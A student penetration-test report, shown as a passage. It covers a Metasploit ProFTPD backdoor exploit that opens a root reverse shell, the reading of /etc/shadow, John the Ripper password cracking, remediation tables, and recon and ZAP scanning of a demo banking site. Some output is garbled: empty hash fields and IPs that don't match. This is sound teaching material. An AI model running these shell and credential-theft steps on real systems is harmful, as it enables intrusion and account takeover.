msf6 exploit(unix/ftp/proftpd_133c_backdoor) > run
[*] Started reverse TCP handler on 192.168.43.74:7865
[*] 192.168.43.184:21 - Sending Backdoor Command
[*] Command shell session 1 opened (192.168.43.74:7865 -> 192.168.43.184:5916) at 2025-06-05 11:55:44 +0530
id
uid=0(root) gid=0(root) groups=0(root),65534(nogroup)
ls
bin
boot
cdrom
dev
etc
home
initrd.img
lib
lib64
libc+found
media
mnt
opt
proc
root
run
sbin
tmp
sys
tmp
usr
var
vmlinuz
```

So in the UNIX file system, the credentials are stored in the etc/shadow file. To get that details I ran this command `cat /etc/shadow`. This will display all the hashes stored in it. Check the image follows, and we have to check for the marlinspike password hash value and copy it into a new file and save it as ubun-hash.

```

root:::1748:0:99999:7:::
daemon:::17379:0:99999:7:::
bin:::17379:0:99999:7:::
sys:::17379:0:99999:7:::
sync:::17379:0:99999:7:::
games:::17379:0:99999:7:::
man:::17379:0:99999:7:::
lp:::17379:0:99999:7:::
mail:::17379:0:99999:7:::
news:::17379:0:99999:7:::
uucp:::17379:0:99999:7:::
proxy:::17379:0:99999:7:::
www:::17379:0:99999:7:::
backup:::17379:0:99999:7:::
list:::17379:0:99999:7:::
irc:::17379:0:99999:7:::
gnats:::17379:0:99999:7:::
nobody:::17379:0:99999:7:::
systemd-timesync:::17379:0:99999:7:::
systemd-timesyncd:::17379:0:99999:7:::
systemd-resolve:::17379:0:99999:7:::
systemd-bus-proxy:::17379:0:99999:7:::
syslog:::17379:0:99999:7:::
apt:::17379:0:99999:7:::
messagebus:::17379:0:99999:7:::
uuid:::17379:0:99999:7:::
lightdm:::17379:0:99999:7:::
marlinspike:::17379:0:99999:7:::
avahi-autoid:::17379:0:99999:7:::
avahi:::17379:0:99999:7:::
dnsmasq:::17379:0:99999:7:::
color:::17379:0:99999:7:::
speech-dispatcher:::17379:0:99999:7:::
httpd:::17379:0:99999:7:::
kernoops:::17379:0:99999:7:::
pulse:::17379:0:99999:7:::
rtkit:::17379:0:99999:7:::
canned:::17370:0:00000:7:::
usbmux:::17379:0:99999:7:::
marlinspike:::17486:0:99999:7:::
usbd:::17486:0:99999:7:::
sshd:::17486:0:99999:7:::

```

vivek:\$1\$Inffff\$pGteyHdicpGOfffXX4ow#5:13064:0:99999:7:::
 ↓ ↓ ↓ ↓ ↓ ↓
 1 2 3 4 5 6

Let's gain some information about how the hash is stored in linux file system from image:

- Username:** It's our login name
- Password:** It's our encrypted password hash. Usually, password format is set to `idsalt$hashed`. Where `$id-` Is the algorithm used and

`$salt`- A random string added to the password before hashing

`$hashed`- The actual hash after applying the algorithm to password + salt

<code>\$id Value</code>	<code>Hashing Algorithm</code>	<code>Example Prefix</code>
<code>\$1\$</code>	MD5	<code>\$1\$salt\$hash</code>
<code>\$2a\$, \$2b\$, \$2y\$</code>	Blowfish (bcrypt)	<code>\$2a\$10\$salt\$hash</code>
<code>\$5\$</code>	SHA-256	<code>\$5\$salt\$hash</code>
<code>\$6\$</code>	SHA-512	<code>\$6\$salt\$hash</code>

- Last password change (lastchanged):** Days since Jan 1, 1970 that password was last changed.
- Minimum:** The minimum number of days required between password changes.
- Maximum:** Maximum days the password is valid.
- Warn:** Warning period (days before password expires to warn user).

So the hash we copied of marlinspike is SHA-512 algorithm hash. Now I have to crack the marlinspike hash that I stored before. For that I'm using the JohnTheRipper tool for offline password cracking. The usage of the john tool is as follows:

```
date && echo "StudentID: M.Manikanta Kumar" && echo "" && john --wordlist=/usr/share/wordlists/rockyou.txt ubun-hash
```

```

[kali㉿kali] -[~/Desktop/Ubuntu]
$ date && echo "StudentID: M.Manikanta Kumar" && echo "" && john --wordlist=/usr/share/wordlists/rockyou.txt ubun-hash
Thu Jun 5 12:33:09 PM IST 2025
StudentID: M.Manikanta Kumar

Using default input encoding: UTF-8
Loading password hash (sha512crypt, crypt(3) $6$ [SHA512 128/128 SSE2 2x])
Cost 1 (iteration count) is 5000 for all loaded hashes
will run 2 OpenMP threads
Press "q" or "ctrl-C" to abort, almost any other key for status
marlinspike (marlinspike)
id 0:00:0:0 DONE (2025-06-05 12:33) 5.000g/s 1005p/s 1005c/s carolina.marlinspike
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

[kali㉿kali] -[~/Desktop/Ubuntu]
$ 

```

I got the password of the ubuntu machine for marlinspike user, is `marlinspike`.

7. Vulnerability Summary Table

System	Vulnerability	CVE ID	Risk Level	CVSS Score	Exploited?
Ubuntu Server	ProFTPD 1.3.3c Backdoor RCE	N/A	Critical	10.0 (unofficial)	<input checked="" type="checkbox"/> Yes
Windows 7	SMB Remote Code Execution	CVE-2017-0143	High	9.8	<input checked="" type="checkbox"/> Yes

8. Recommendations

1. Windows

- a. Disable the SMBV1 Protocol.
- b. Enable Windows Firewall.
- c. Restrict the Administrative Privileges.
- d. Install the latest Windows Updates.
- e. Apply the Microsoft Patch for MS17-010

2. Ubuntu

- a. Uninstall the compromised version (i.e., Remove the proftpd 1.3.3c from the system)
- b. Install the package from official repository (i.e., install version 1.3.5+ from github)
- c. Disable FTP Service if not needed.
- d. Block FTP Port (21) on firewall.
- e. Keep the system Up-to-date.

Non-Technical Report (Executive Summary)

1. Purpose of the Assessment

The purpose of this assessment is to evaluate the security posture of two critical systems within the internal network -- an **Ubuntu Server** and **Windows 7 Workstation**. The organization had concerns about potential compromises and requested a controlled penetration test to identify exploitable vulnerabilities, assess potential business impact, and recommend mitigation strategies.

2. Systems Tested

- **Ubuntu Server:** Hosting internal services and potentially exposed via FTP.
- **Windows 7 Workstation:** A legacy machine used for internal applications and file sharing.

3. Key Risks Identified

System	Vulnerability	Risk Level	Description
Ubuntu Server	ProFTPD 1.3.3c (Backdoored)	Critical	Contains a known backdoor allowing remote root access.
Windows 7	SMB RCE (CVE-2017-0143)	High	Exploitable via EternalBlue. Enables remote code execution.

4. Potential Impact

- Unauthorized Access:** Data manipulation and root-level access are possible for attackers.
- Internal Lateral Movement:** After entering, an attacker may proceed to other systems across the network.
- Operations Disruption:** The Ubuntu server's services might stop working.
- Compliance Risk:** Using out-of-date, unpatched systems may be against industry norms.
- Reputation Damage:** Security flaws in legacy systems frequently draw notice and erode customer confidence.

5. High-Level Recommendations

Recommendation	System	Priority
Replace or update ProFTPD to a secure version	Ubuntu Server	High
Disable or remove ProFTPD if not needed	Ubuntu Server	High
Apply MS17-010 patch (KB4013389)	Windows 7	Critical
Disable SMBv1 protocol	Windows 7	Critical
Upgrade or isolate legacy systems	Both	High
Enable firewall to block untrusted connections	Both	Medium
Begin planning for Windows 7 end-of-life migration	Windows 7	High

6. Suggested Remediation Timeline

Action	Target Completion
Fix the Windows 7 SMB vulnerability right away	Within 24–48 hours
Disable SMBv1 protocol	Within 24–48 hours
Replace or update ProFTPD on Ubuntu	Within 1 week
Limit network access to FTP and SMB services	Within 1 week
Arrange for the decommissioning of Windows 7 system	Within 2–4 weeks
Put centralised logging and monitoring in place	Within 1 month

Project 2: Web Application Vulnerability Assessment

Project Scenario:

You've been hired as an **Ethical Hacker** to assess the security posture of a demo financial web application hosted at <http://zero.webappsecurity.com/>. The application mimics online banking behaviour and may expose sensitive data if not properly secured.

Your task is to conduct a structured **Web Application Vulnerability Assessment** and submit findings with verified vulnerabilities, risk impact, and mitigation strategies.

The client is particularly concerned about:

- Authentication bypass.
- Data leakage.
- Injection vulnerabilities.
- Misconfigurations and client-side issues.

1. Information Gathering & Reconnaissance:

I have to gather the basic information about the web application. For that the following tools & commands are used:-

```
date && echo "StudentID: M.Manikanta Kumar" && echo "" && whatweb http://zero.webappsecurity.com/
```

```
Terminal - kali@kali: ~/Desktop/WebAPP
File Edit View Terminal Tabs Help
[kali㉿kali] ~ /Desktop/WebAPP
$ date && echo "StudentID: M.Manikanta Kumar" && echo "" && whatweb http://zero.we
bappsecurity.com/
Tue Jun 10 06:24:53 PM IST 2025
StudentID: M.Manikanta Kumar
http://zero.webappsecurity.com/ [200 OK] Apache, Bootstrap, Content-Language[en-US],
Country[UNITED STATES][US], HTML5, HTTPServer[Apache-Coyote/1.1], IP[54.82.22.214],
jQuery[1.8.2], Script[text/javascript], Title[Zero - Personal Banking - Loans - Cre
dit Cards], UncommonHeaders[access-control-allow-origin], X-UA-Compatible[IE=Edge]
(kali㉿kali) ~ /Desktop/WebAPP
$
```

With this, the information we got is:-

HTTPServer [Apache-Coyote/1.1]
IP : 54.82.22.214
jQuery[1.8.2]

With the IP address we can get the details of whois. The command is as follows:

```
date && echo "StudentID: M.Manikanta Kumar" && echo "" && whois 54.82.22.214
```

```

File Edit View Terminal Tabs Help
(kali㉿kali)-[~/Desktop/WebAPP]
└─$ date && echo "StudentID: M.Manikanta Kumar" && echo "" && whois 54.82.22.214
Tue Jun 10 06:29:06 PM IST 2025
StudentID: M.Manikanta Kumar

#
# ARIN WHOIS data and services are subject to the Terms of Use
# available at: https://www.arin.net/resources/registry/whois/tou/
#
# If you see inaccuracies in the results, please report at
# https://www.arin.net/resources/registry/whois/inaccuracy_reporting/
#
# Copyright 1997-2025, American Registry for Internet Numbers, Ltd.
#

NetRange:      54.64.0.0 - 54.95.255.255
CIDR:          54.64.0.0/11
NetName:        AMAZON-2011
NetHandle:     NET-54-64-0-0-1
Parent:         NET54 (NET-54-0-0-0-0)
NetType:        Direct Allocation
OriginAS:      Organization: Amazon Technologies Inc. (AT-88-Z)
RegDate:       2014-06-20
Updated:        2021-02-10
Ref:           https://rdap.arin.net/registry/ip/54.64.0.0

OrgName:        Amazon Technologies Inc.
OrgId:          AT-88-Z
Address:        410 Terry Ave N.
City:           Seattle
StateProv:     WA
PostalCode:    98109
Country:        US
RegDate:       2011-12-08
Updated:        2024-01-24

```

With this we came to know that the web application is hosted on Amazon Web Server.

2. Port & Service Scanning:

To get the port & service details we have to use the nmap tool

The command is:

```
date && echo "StudentID: M.Manikanta Kumar" && echo "" && sudo nmap -Pn -sT 54.82.22.212 -vv -oN
port_scan.txt
```

```

(kali㉿kali)-[~/Desktop/WebAPP]
└─$ date && echo "StudentID: M.Manikanta Kumar" && echo "" && sudo nmap -Pn -sT 54.82.22.212 -vv -oN Port_Scan.txt
Tue Jun 10 05:15:38 PM IST 2025
StudentID: M.Manikanta Kumar

Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-06-10 17:15 IST
Completed Parallel DNS resolution of 1 host. at 17:15, 0.01s elapsed
Initiating Connect Scan at 17:15
Scanning ec2-54-82-22-214.compute-1.amazonaws.com (54.82.22.214) [1000 ports]
Discovered open port 80/tcp on 54.82.22.214
Discovered open port 443/tcp on 54.82.22.214
Discovered open port 8080/tcp on 54.82.22.214
Stats: 0:00:24 elapsed, 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 55.80% done; ETC: 17:16 (0:00:20 remaining)
Stats: 0:00:32 elapsed, 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 94.75% done; ETC: 17:16 (0:00:02 remaining)
Completed Connect Scan at 17:16, 34.29s elapsed (1000 total ports)
Nmap scan report for ec2-54-82-22-214.compute-1.amazonaws.com (54.82.22.214)
Host is up, received user-set (0.44s latency).
Scanned at 2025-06-10 17:15:38 IST for 35s
Not shown: 997 filtered tcp ports (no-response)
PORT      STATE SERVICE      REASON
80/tcp    open  http         syn-ack
443/tcp   open  https        syn-ack
8080/tcp  open  http-proxy   syn-ack

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 34.34 seconds

```

The open ports are 80,443,8080. And to get the versions running on those ports, the following command is used:

```
date && echo "StudentID: M.Manikanta Kumar" && echo "" && sudo nmap -p80,443,8080 -sV 54.82.22.212 -vv -oN
Version_scan.txt
```

```
(kali㉿kali)-[~/Desktop/WebAPP]
└─$ date & echo "StudentID: M.Manikanta Kumar" &> echo "" &> sudo nmap -p80,443,8080 -sV 54.82.22.214 -vv -oN
Tue Jun 10 05:10:56 PM IST 2025
Service Scan in progress...
StudentID: M.Manikanta Kumar

Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-06-10 17:16 IST
NSE: Loaded 46 scripts for scanning.
Initiating NSE at 17:16
Completed Ping Scan at 17:16, 0.28s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 17:16
Completed Parallel DNS resolution of 1 host. at 17:16, 0.01s elapsed
Initiating SYN Stealth Scan at 17:16
Scanning ec2-54-82-22-214.compute-1.amazonaws.com (54.82.22.214) [3 ports]
Discovered open port 80/tcp on 54.82.22.214
Discovered open port 443/tcp on 54.82.22.214
Discovered open port 8080/tcp on 54.82.22.214
Completed SYN Stealth Scan at 17:16, 0.40s elapsed (3 total ports)
Initiating Service scan at 17:16
Scanning 3 services on ec2-54-82-22-214.compute-1.amazonaws.com (54.82.22.214)
Stats: 0:00:08 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan timing: About 66.00s remaining; ETC: 17:17 (0:00:04 remaining)
Completed Service scan at 17:17, 5.03s elapsed (3 services on 1 host)
NSE: Script scanning 54.82.22.214.
NSE: Starting runlevel 1 (of 2) scan.
Initiating NSE at 17:17
Completed NSE at 17:17, 6.95s elapsed
NSE: Starting runlevel 2 (of 2) scan.
Initiating NSE at 17:17
Completed NSE at 17:17, 5.59s elapsed
Nmap scan report for ec2-54-82-22-214.compute-1.amazonaws.com (54.82.22.214)
Host is up, received reset ttl 125 (0.30s latency).
Scanned at 2025-06-10 17:16:56 IST for 29s

PORT      STATE SERVICE REASON          VERSION
80/tcp    open  http   syn-ack ttl 155 Apache Tomcat/Coyote JSP engine 1.1
443/tcp   open  ssl/http syn-ack ttl 155 Apache httpd 2.2.6 (Win32) mod_ssl/2.2.6 OpenSSL/0.9.8e mod_jk/1.2.40
8080/tcp  open  http   syn-ack ttl 155 Apache Tomcat/Coyote JSP engine 1.1

Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .


```

The versions running on the ports are:


80 : Apache Tomcat/Coyote JSP engine 1.1

443: Apache httpd 2.2.6


3. Vulnerability Identification:

To find the vulnerabilities present in the <http://zero.webappsecurity.com/> I launched the ZAP Proxy tool. And the usage of the tool is as follows:

1. Open the Kali file menu and search for the zaproxy and launch it.
2. Then Click on the Automated Scan Option



3. Then enter the target URL address and click on attack.



4. Now the attack will launch and the scanning will takes places.
5. The results are exported into pdf format. The link to the pdf resource is https://drive.google.com/file/d/1gm0DB_H3cwi7BnOgwRW8VHEmw3OBSz/view?usp=sharing.

6. Here are the summary of the alerts:-

Site: <http://zero.webappsecurity.com>

Generated on Tue, 10 Jun 2025 17:04:14

ZAP Version: 2.16.1

Summary of Alerts

Risk Level	Number of Alerts
High	1
Medium	6
Low	3
Informational	4